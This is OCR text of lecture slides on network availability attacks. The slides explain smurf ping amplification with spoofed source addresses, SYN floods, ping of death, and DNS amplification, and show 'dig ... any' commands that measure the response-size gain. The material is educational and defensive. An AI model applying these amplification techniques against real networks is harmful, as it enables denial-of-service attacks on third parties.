
Issues with


Privacy of Information

Authentication of parties


Availability of services

Anatomy of a packet






http://internetsequoia.blogspot.com/



http://learn-networking.com/tcp-ip/how-the-internet-layer-works

UDP


msg delivery guarantee: best effort



https://encrypted-tbn2.google.com/images?q=tbn:ANd9GcQ8XUDz5VbTPYA5ne8BbURey1StcoH5uU-u4i4EsLkDO-T_DZCg

TCP


msg delivery guarantee: data arrives in order, receipt acknowledged



http://condor.depaul.edu/jkristof/technotes/tcp-segment-format.jpg

ICMP

IP packet out-of-band messaging



Destination unreachable

- Time exceeded
- Parameter problem
- Redirect to better gateway
- Reachability test (echo / echo reply)
- Message transit delay (timestamp request / reply)


http://www.insecure.in/images/ICMP-Header.png

Availability attacks

ICMP

ECHO request

“Ping”



ECHO request

Code 0


Attacker

SRC: Victim

DES: Broadcast

8 ECHO

0



Network

Victim


Patsies

http://www.stockphotopro.com/photo_of/cartoon/5809266ZQA/__cartoon__computer_

https://encrypted-tbn3.google.com/images?q=tbn:ANd9GcQGg_2LSF_hJV2xtAzqWY0e_ICU8TIc2fDbZ4n29jZATD4Vzlx8nA

Attacker

SRC: Victim
DES: Broadcast
8 ECHO
0



Victim

Patsies

This computer now receives thousands of packets.

http://www.stockphotopro.com/photo_of/cartoon/5809266ZQA/__cartoon__computer_


https://encrypted-tbn3.google.com/images?q=tbn:ANd9GcQGg_2LSF_hJV2xtAzqWY0e_ICU8TIc2fDbZ4n29jZATD4Vzlx8nA

What missing security property enables the attack?

What missing security property enables the attack?

Authentication

of parties



"On the Internet, nobody knows you're a dog."

Peter Steiner, New Yorker Magazine, 1993


The SRC/DST fields of a packet are unauthenticated.
It is possible to mimic any node on the internet.

Proper network configuration can limit the attack.

What steps should a network router/gateway/accesspoint take?

Attacker

SRC: Victim
DES: Broadcast
8 ECHO
0



Victim

Patsies

This computer now receives thousands of packets.

http://www.stockphotopro.com/photo_of/cartoon/5809266ZQA/__cartoon__computer_


https://encrypted-tbn3.google.com/images?q=tbn:ANd9GcQGg_2LSF_hJV2xtAzqWY0e_ICU8TIc2fDbZ4n29jZATD4Vzlx8nA

Attacker is able to LEVERAGE its resources.

1 attack packet becomes 1000s.

How a TCP begins

Alice



Bob


SYN_A

ACK_A SYN_B

ACK_B

How a TCP begins

Alice



Bob

SYN_A

store this

ACK_A SYN_B

wait for a response

ACK_B

How a TCP flood begins

SYN_A

SYN_{A2}

SYN_{A3}

SYN_{A4}

SYN_{A5}

victim stores each of these for timeout (1-2 min)

soon, entire memory is consumed


Amplification

SYN_A

SYN_{A2}

SYN_{A3}

victim stores each of these for timeout (1-2 min)



1 32b packet causes **1024b** alloc.

Ping of DEATH

Normal PING requests require 32 bytes.

Attack: send a 65k PING request.

DNS traffic amplification

dig yahoo.com any

;; Query time: 6 msec
;; SERVER: 128.143.2.7#53(128.143.2.7)
;; WHEN: Thu Sep 13 13:44:04 2012
;; MSG SIZE rcvd: 506

~50byte UDP packet leads to a 506b response

10x

d-172-27-45-104: abhi$ dig +bufsize=4096 +dnssec any se @a.ns.se


```
